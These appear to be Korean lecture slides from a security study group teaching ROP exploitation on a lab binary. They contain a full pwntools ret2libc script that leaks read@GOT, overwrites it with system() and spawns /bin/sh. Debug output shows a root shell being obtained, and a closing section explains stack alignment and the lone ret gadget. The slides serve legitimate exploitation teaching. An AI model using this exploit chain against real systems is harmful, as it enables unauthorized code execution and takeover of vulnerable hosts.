2
3 HOST, PORT = "addr", 1234
4
5 exe = ELF("./rop", checksec=False)
6 libc = ELF("/usr/lib32/libc.so.6", checksec=False)
7 context.binary = exe
8 context.log_level = 'debug'
9 context.terminal = ["tmux", "splitw", "-h"]
10
11 def conn():
12     if args.LOCAL:
13         p = process([exe.path])
14         gdb.attach(p)
15     else:
16         p = remote(HOST, PORT)
17     return p
```

```
0x080491b6 <+48>: lea    eax, [ebp-0x28]
0x080491b9 <+51>: push  eax
0x080491ba <+52>: push  0x0
0x080491bc <+54>: call  0x8049040 <read@plt>
```

```
100% 9%
19 def main():
20     # === Alias === #
21     p = conn()
22     sl = p.sendline
23     sla = p.sendlineafter
24     rn = p.recvn
25     # === Exploit === #
26     log.info("happy pwn!")
27     read_plt = exe.plt.read
28     read_got = exe.got.read
29     write_plt = exe.plt.write
30     main = exe.sym.main
31     bss = 0x0804c018
32     pppr = 0x0804901b
33     log.success(f"read@plt = {hex(read_plt)}")
34     log.success(f"read@got = {hex(read_got)}")
35     log.success(f"write@plt = {hex(write_plt)}")
36     log.success(f"bss = {hex(bss)}")
37     log.success(f"pppr = {hex(pppr)}")
38     payload = b"A" * 44
```

4-3. ROP Chain Exploit 코드 작성 실습

• Exploit payload 작성 (#2)

```
38 payload = b"A" * 44
39 payload += p32(write_plt)
40 payload += p32(pppr)
41 payload += p32(1)
42 payload += p32(read_got)
43 payload += p32(4)
44 payload += p32(read_plt)
45 payload += p32(pppr)
46 payload += p32(0)
47 payload += p32(bss)
48 payload += p32(8)
49 payload += p32(read_plt)
50 payload += p32(pppr)
51 payload += p32(0)
52 payload += p32(read_got)
53 payload += p32(4)
54 payload += p32(read_plt)
55 payload += b"A" * 4
56 payload += p32(bss)
57 sla(b"input> ", payload)
58 read_addr = u32(rn(4))
59 libc.address = read_addr - libc.sym.read
60 system = libc.sym.system
61 log.success(f"libc base = {hex(libc.address)}")
62 log.success(f"system = {hex(system)}")
63 sl(b"/bin/sh")
64 sl(p32(system))
65 # ===== #
66 p.interactive()
67
68 if __name__ == "__main__":
69     main()
```

write(1, &read_got, 4); -> read@GOT 주소 값 출력
read(0, &bss, 8); -> "/bin/sh" 문자열 입력
read(0, &read_got, 4); -> read@GOT : system()
system(bss); -> system("/bin/sh");

-> system("/bin/sh");

```
[DEBUG] Received 0x7 bytes:
b'input> '
[DEBUG] Sent 0x75 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 41 41 41 41 41 41 41 41 50 90 04 08 |AAAA|AAAA|AAAA|P...|
00000030 1b 90 04 08 01 00 00 00 04 c0 04 08 04 00 00 00 |....|....|....|....|
00000040 40 90 04 08 1b 90 04 08 00 00 00 00 18 c0 04 08 |@...|....|....|....|
00000050 08 00 00 00 40 90 04 08 1b 90 04 08 00 00 00 00 |....|@...|....|....|
00000060 04 c0 04 08 04 00 00 00 40 90 04 08 41 41 41 41 |....|....|@...|AAAA|
00000070 18 c0 04 08 0a
00000075
[DEBUG] Received 0x4 bytes:
00000000 c0 15 4c f7 |...L.|
00000004
[+] libc base = 0xf73a3000
[+] system = 0xf73f6cc0
[DEBUG] Sent 0x8 bytes:
b'/bin/sh\n'
[DEBUG] Sent 0x5 bytes:
00000000 c0 6c 3f f7 0a |.l?..|
00000005
```

4-3. ROP Chain Exploit 코드 작성 실습

```
100% 12% 13 GB 2.0 kB↓ 2.0 kB↑
#!/root/workbench/.venv/bin/python3
import os
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', '/mnt/PWN/week05/rop', '-p', '4882'],
os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/tmux', 'splitw', '-h', '-F#{pane_pid}', '-P',
'/tmp/tmpvhdsa93n']
[+] Waiting for debugger: Done
[*] happy pwn!
[+] read@plt = 0x8049040
[+] read@got = 0x804c004
[+] write@plt = 0x8049050
[+] bss = 0x804c018
[+] pppr = 0x804901b
[DEBUG] Received 0x7 bytes:
b'input> '
[DEBUG] Sent 0x75 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
*
00000020 41 41 41 41 41 41 41 41 41 41 41 41 50 90 04 08 |AAAA|AAAA|AAAA|P...|
00000030 1b 90 04 08 01 00 00 00 04 c0 04 08 04 00 00 00 |....|....|....|....|
00000040 40 90 04 08 1b 90 04 08 00 00 00 00 18 c0 04 08 |@...|....|....|....|
00000050 08 00 00 00 40 90 04 08 1b 90 04 08 00 00 00 00 |....|@...|....|....|
00000060 04 c0 04 08 04 00 00 00 40 90 04 08 41 41 41 41 |....|....|@...|AAAA|
00000070 18 c0 04 08 0a                                     |....|.|
00000075
[DEBUG] Received 0x4 bytes:
00000000 c0 25 5a ed |.·%Z·|
00000004
[+] libc base = 0xed484000
[+] system = 0xed4d7cc0
[DEBUG] Sent 0x8 bytes:
b'/bin/sh\n'
[DEBUG] Sent 0x5 bytes:
00000000 c0 7c 4d ed 0a |·|M·|·|
00000005
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x27 bytes:
b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x5 bytes:
b'root\n'
root
$
[0] 0:python3*
```

```
$eax : 0xffffffff
$ebx : 0x0
$ecx : 0xff8bd830 → 0xff8bd868 → 0x0804bffc → 0x08049150 → <__do_global_ctors_aux+0000> endbr32
$edx : 0x100
$esp : 0xff8bd780 → 0x00000000
$ebp : 0x0
$esi : 0x0
$edi : 0x0
$eip : 0xed6db31c → <__kernel_vsyscall+000c> pop ebp
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow resume virtual x86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63

----- stack -----
0xff8bd780|+0x0000: 0x00000000 ← $esp
0xff8bd784|+0x0004: 0x00000100
0xff8bd788|+0x0008: 0xff8bd830 → 0xff8bd868 → 0x0804bffc → 0x08049150 → <__do_global_ctors_aux+0000> endbr32
0xff8bd78c|+0x000c: 0xed5a3592 → pop ebp
0xff8bd790|+0x0010: 0xff8bd858 → 0xff8bd868 → 0x0804bffc → 0x08049150 → <__do_global_ctors_aux+0000> endbr32
0xff8bd794|+0x0014: 0xff8bd7a0 → 0x00000000
0xff8bd798|+0x0018: 0x0804bffc → 0x0804bf00 → 0x00000001
0xff8bd79c|+0x001c: 0xed513d20 → mov edx, DWORD PTR [esp+0xc]

----- code:x86:32 -----
0xed6db316 <__kernel_vsyscall+0006> mov ebp, esp
0xed6db318 <__kernel_vsyscall+0008> sysenter
0xed6db31a <__kernel_vsyscall+000a> int 0x80
→ 0xed6db31c <__kernel_vsyscall+000c> pop ebp
0xed6db31d <__kernel_vsyscall+000d> pop edx
0xed6db31e <__kernel_vsyscall+000e> pop ecx
0xed6db31f <__kernel_vsyscall+000f> ret
0xed6db320 <__kernel_vsyscall+0010> int3
0xed6db321 nop

----- threads -----
[#0] Id 1, Name: "rop", stopped 0xed6db31c in __kernel_vsyscall (), reason: STOPPED

----- trace -----
[#0] 0xed6db31c → __kernel_vsyscall()
[#1] 0xed5a3592 → pop ebp
[#2] 0xed513d20 → mov edx, DWORD PTR [esp+0xc]
[#3] 0xed513d65 → add esp, 0x20
[#4] 0xed5a25dc → read()
[#5] 0x80491c1 → vuln()
[#6] 0x8049217 → main()

gef> c
Continuing.
[Detaching after vfork from child process 4891]
gef>
```

"ubuntu-server" 21:04 31-Aug-26

5-1. Stack Alignment(스택 정렬)과 단독 ret 가젯 역할


- Stack Alignment(스택 정렬) 구조적 요구사항

- 최신 64비트 리눅스 환경(Ubuntu 18.04 이상)에서 구동되는 **glibc(GNU C Library)**는 성능 극대화를 위해 내부적으로 **SSE(Streaming SIMD Extensions)** 명령어 셋을 사용합니다.

System V AMD64 ABI (Application Binary Interface) 규약은 시스템 콜 및 라이브러리 함수 호출의 안전성을 위해 다음과 같은 하드웨어적 제약을 명시하고 있습니다.

→ "외부 함수를 호출하기 위해 *call* 명령어를 실행하기 직전의 스택 포인터(RSP) 값은 반드시 16바이트의 배수(16-byte boundary)로 정렬(Alignment)되어 있어야 한다."

즉, RSP 주소의 끝자리가 항상 0으로 끝나야만 CPU가 128비트 XMM 레지스터를 이용한 메모리 캐싱 및 연산을 정상적으로 수행할 수 있습니다.




5-2. Stack Alignment(스택 정렬)과 단독 ret 가젯 역할

- movaps 명령어와 Segmentation Fault (크래시) 원인

◦ 우리가 호출한 `system()` 함수나 `printf()` 등 glibc 내부에 구현된 함수들은 진입 직후 환경 초기화 과정에서 *movaps (Move Aligned Packed Single-Precision Floating-Point Values)* 어셈블리 명령어를 실행합니다.

명령어 이름(Aligned)에서 알 수 있듯이, 이 명령어는 데이터를 읽고 쓸 메모리 주소(여기서는 스택 주소 RSP)가 물리적으로 정확히 16바이트로 정렬되어 있지 않으면 하드웨어(CPU) 레벨에서 즉각적으로 SIGSEGV(Segmentation Fault) 예외를 발생시킵니다.

→ 따라서 ROP 체인을 짤 때 `pop rdi` 등 레지스터 설정이 완벽하더라도 `system` 내부 진입 시점에 RSP가 16의 배수 오프셋을 맞추지 못했다면 프로그램은 쉘을 띄우지 못하고 Crash 됩니다.



5-3. Stack Alignment(스택 정렬)과 단독 ret 가젯 역할

• 단독 ret 가젯의 역할 (Stack Pointer NOP 보정)

： 이러한 16바이트 Stack Alignment 제약을 해결하기 위한 완벽한 아키텍처 우회 기법이 바로 **단독 ret 가젯 삽입**입니다.

ret 가젯(**0x000000000040101a** 등 단 1바이트 짜리 기계어 조각)을 ROP 체인 흐름 중간에 한 번 강제로 끼워 넣습니다.

→ CPU가 이 ret 가젯을 만나 실행하면 스택 최상단에서 8바이트를 빼내어(Pop) 다음 실행 주소로 점프합니다. 범용 레지스터(RDI, RAX 등)의 값은 전혀 변하지 않고 오직 스택 포인터(RSP)만 물리적으로 8바이트 아래(높은 주소 방향)로 1회 이동하게 됩니다.





감사합니다

17기 최동현